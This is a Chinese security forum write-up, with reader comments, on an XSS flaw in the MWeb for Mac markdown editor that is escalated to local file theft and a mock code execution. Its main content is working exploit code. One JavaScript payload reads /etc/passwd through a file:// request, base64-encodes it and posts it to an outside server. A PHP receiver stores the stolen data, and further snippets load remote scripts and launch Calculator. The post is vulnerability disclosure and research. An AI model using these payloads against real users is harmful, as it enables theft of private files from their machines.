登录

MWeb For Mac 客户端从XSS到任意文件窃取再到伪RCE


CoolCat / 2019-03-15 08:21:00 / 浏览数 2905 安全技术 漏洞分析 顶(0) 踩(0)

软件来源：https://zh.mweb.im/index.html

0x01 前言

前些天在测客户系统时经理大哥放话找到问题可以尽情利用，在测到某个系统时发现一个XSS，顺便插入了Payload，准备利用一下，顺便在MWeb里面记录下，之后点开C

0x02 过程



如图所示，就是这么简单。

测试了一下alert()执行不了，估计做了限制，也难怪平常放写稿子时没触发。

Poc：

```
<script src="//XssStage/ip.js"></script>
```

分析

自己又不懂二进制，该如何处分析这个问题是如何造成的，又该如何修复呢？

2019年3月6日 16:58:6	103.9.78.97	越南	未知操作系统 未知…	GET	{"GET":["keepsession",…	是

GET POST Cookie **HTTP请求信息** 其他信息

键	值
Host	[redacted]
Accept	image/png,image/svg+xml,image/*;q=0.8,video/*;q=0.8,*/*;q=0.5
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko)
Accept-Language	zh-cn
Accept-Encoding	gzip, deflate


1 1-6 o

在携带回来的信息里可以看到KHTML字样。

某百科：

KHTML，是HTML网页排版引擎之一，由KDE所开发。KDE系统自KDE2版起，在文档及网页浏览器中使用了KHTML引擎。

可以猜测MWeb就是使用了这个引擎，测试如下图。



Html标签均可执行，就是使用KHTML引擎带来的问题没错了~

修复的话直接禁用所有js脚本就好啦~

进阶利用（窃取文件）：

(以读/etc/passwd文件为例)

jsEXP：

```
<script>

(function() {
   var BASE64_MAPPING = ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', '
   var _toBinary = function(ascii) {
           var binary = new Array();
           while (ascii > 0) {
               var b = ascii % 2;
               ascii = Math.floor(ascii / 2);
               binary.push(b);
           }

           binary.reverse();
           return binary;
       };


   var _toDecimal = function(binary) {
           var dec = 0;
           var p = 0;
           for (var i = binary.length - 1; i >= 0; --i) {
               var b = binary[i];
               if (b == 1) {
                   dec += Math.pow(2, p);
               }++p;
           }
           return dec;
       };


   var _toUTF8Binary = function(c, binaryArray) {
           var mustLen = (8 - (c + 1)) + ((c - 1) * 6);
           var fatLen = binaryArray.length;
           var diff = mustLen - fatLen;
           while (--diff >= 0) {
               binaryArray.unshift(0);
           }
           var binary = [];
           var _c = c;
           while (--_c >= 0) {
               binary.push(1);
           }
           binary.push(0);
           var i = 0,
               len = 8 - (c + 1);
           for (; i < len; ++i) {
               binary.push(binaryArray[i]);
           }

           for (var j = 0; j < c - 1; ++j) {
               binary.push(1);
               binary.push(0);
               var sum = 6;
               while (--sum >= 0) {
                   binary.push(binaryArray[i++]);
               }
           }
           return binary;
       };

   var __BASE64 = {
       encoder: function(str) {
           var base64_Index = [];
           var binaryArray = [];
           for (var i = 0, len = str.length; i < len; ++i) {
               var unicode = str.charCodeAt(i);
               var _tmpBinary = _toBinary(unicode);
               if (unicode < 0x80) {
                   var _tmpdiff = 8 - _tmpBinary.length;
```


```
                    while (--_tmpdiff >= 0) {
                        _tmpBinary.unshift(0);
                    }
                    binaryArray = binaryArray.concat(_tmpBinary);
                } else if (unicode >= 0x80 && unicode <= 0x7FF) {
                    binaryArray = binaryArray.concat(_toUTF8Binary(2, _tmpBinary));
                } else if (unicode >= 0x800 && unicode <= 0xFFFF) { //UTF-8 3byte
                    binaryArray = binaryArray.concat(_toUTF8Binary(3, _tmpBinary));
                } else if (unicode >= 0x10000 && unicode <= 0x1FFFFF) { //UTF-8 4byte
                    binaryArray = binaryArray.concat(_toUTF8Binary(4, _tmpBinary));
                } else if (unicode >= 0x200000 && unicode <= 0x3FFFFFF) { //UTF-8 5byte
                    binaryArray = binaryArray.concat(_toUTF8Binary(5, _tmpBinary));
                } else if (unicode >= 4000000 && unicode <= 0x7FFFFFFF) { //UTF-8 6byte
                    binaryArray = binaryArray.concat(_toUTF8Binary(6, _tmpBinary));
                }
            }

            var extra_Zero_Count = 0;
            for (var i = 0, len = binaryArray.length; i < len; i += 6) {
                var diff = (i + 6) - len;
                if (diff == 2) {
                    extra_Zero_Count = 2;
                } else if (diff == 4) {
                    extra_Zero_Count = 4;
                }
                var _tmpExtra_Zero_Count = extra_Zero_Count;
                while (--_tmpExtra_Zero_Count >= 0) {
                    binaryArray.push(0);
                }
                base64_Index.push(_toDecimal(binaryArray.slice(i, i + 6)));
            }

            var base64 = '';
            for (var i = 0, len = base64_Index.length; i < len; ++i) {
                base64 += BASE64_MAPPING[base64_Index[i]];
            }

            for (var i = 0, len = extra_Zero_Count / 2; i < len; ++i) {
                base64 += '=';
            }
            return base64;
        },
    };

    window.BASE64 = __BASE64;
})();

function createXHR() {
    if (typeof XMLHttpRequest != 'undefined') {
        return new XMLHttpRequest();
    } else if (typeof ActiveXObject != 'undefined') {
        if (typeof arguments.callee.activeXString != 'string') {
            var versions = ['MSXML2.XMLHttp.6.0', 'MSXML2.XMLHttp.3.0', 'MSXML2.XMLHttp'];
            for (var i = 0; i < versions.length; i++) {
                try {
                    var xhr = new ActiveXObject(versions[i]);
                    arguments.callee.activeXString = versions[i];
                    return xhr;
                } catch (ex) {}
            }
        }
        return new ActiveXObject(arguments.callee.activeXString);
    } else {
        throw new Error('No XHR Object available');
    }
}


function post(URL, PARAMS) {
```

```
   var temp = document.createElement("form");
   temp.action = URL;
   temp.method = "post";
   temp.style.display = "none";
   for (var x in PARAMS) {
       var opt = document.createElement("textarea");
       opt.name = x;
       opt.value = PARAMS[x];
       temp.appendChild(opt);
   }
   document.body.appendChild(temp);
   temp.submit();
   return temp;
}

function sendGetRequest(url, callback) {
   var xhr = createXHR();
   xhr.open('GET', url, false);
   xhr.send();
   callback(xhr.responseText);
}


sendGetRequest('file:///etc/passwd', function(response) {
   var text = BASE64.encoder(response);
   post('https://www.test.com/mweb/file.php', {file:text});
});

</script>
```

接收端：


```
<?php
   $data = base64_decode($_POST["file"]);
   $file = fopen("file.txt",'a');
   fwrite($file,$data);
   fclose($file);
?>
```

效果：



0x03 RCE的实现

感谢昨晚室友估计超60分贝的呼噜声让我无法入眠，早上醒得早，脑子一抽，就想到了这个Joke Remote Code Execution。



实际上没这么麻烦：

POC代码：

```
<a href="file:///Applications/Calculator.app" onclick="closewin();" id="alink">

<input id="btn" onclick="test()">   </input>
```

```
<script>
   document.getElementById("alink").click();
</script>
```

弹个计算器 【手动狗头】


GIF图：

所有POC都放到附件中一起上传了吧，仅供技术交流、请勿非法使用~

0x04 总结

漏洞本来挖到xss就放弃了的，发出来后在几个师傅的指点下又进一步利用了，以前看的几篇Xss2RCE的文章真是白看了。我是真是个辣鸡弟弟[手动打自己的脸]。该问题出现

实测



再次感谢Wfox，小花，Wing等几位师傅。

我是CoolCat，一个菜但是原意认真学习的弱鸡~

MWeb For Mac 客户端 XSS 到任意文件窃取.zip (0.004 MB) 下载附件

点击收藏 | 1 关注 | 1

上一篇：深入浅出angr（六） 下一篇：UTCTF逆向题详解

1. 4 条回复

hundan 2019-03-15 10:08:37

其实很多markdown编辑器都是支持markdown和html混写的，所以不会刻意去解决这些问题，不过typecho给出了一个比较合理的解决方案：支持有限的自定义标签。

事实上由于前端的复杂性，即使是支持有限的标签，也存在绕过的可能，完美处理的确是比较麻烦的，除非是一刀切，直接拒绝自定义标签。（或许做成用户可选项比较

0 回复Ta

hundan 2019-03-15 10:13:54

自定义标签 => html 标签 ...

0 回复Ta

184665****@qq.co 2019-04-01 16:32:53

> mweb 出的安全问题有人解决吗?

这个要求 mweb 过虑 script，这个不合 markdown 语法规则。

D J
是

oulvhai admin
tyecho 的 API 本身支持图片上传吧?

D J
这个其实没有完美的解决方案的，不过长期的话你们可以考虑一下修复

oulvhai admin
你有动手测试过是真能窃取文件吗?

如果是 MAS 版本，我觉得不可能。


D J
我不是作者漏洞的作者，

oulvhai admin
非 MAS 版本我觉得有可能，但是也不一定能。

D J
我测试的时候在mac 上


在mac 上不太可能，

先知社区



和官方作者的对话，看样子是不会在短时间内解决。

0 回复Ta



CoolCat 2019-04-02 23:02:48

@184665****@qq.co 请师傅转告他 要是不可以我买他软件授权十年 或者买十套授权 我与该作者邮件沟通过
他的观点是经过appstore审核的软件是不会有漏洞的 结论和师傅你最后一图差不多（实名吐槽 这种思维真弟弟 MAS只审是否存在恶意代码 关代码啥事啊 appstore里面下来的软件我还挖出注入过...）这个漏洞并不复杂 窃取文件的相关代码我也公布了的 让他自己复现就OK了。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板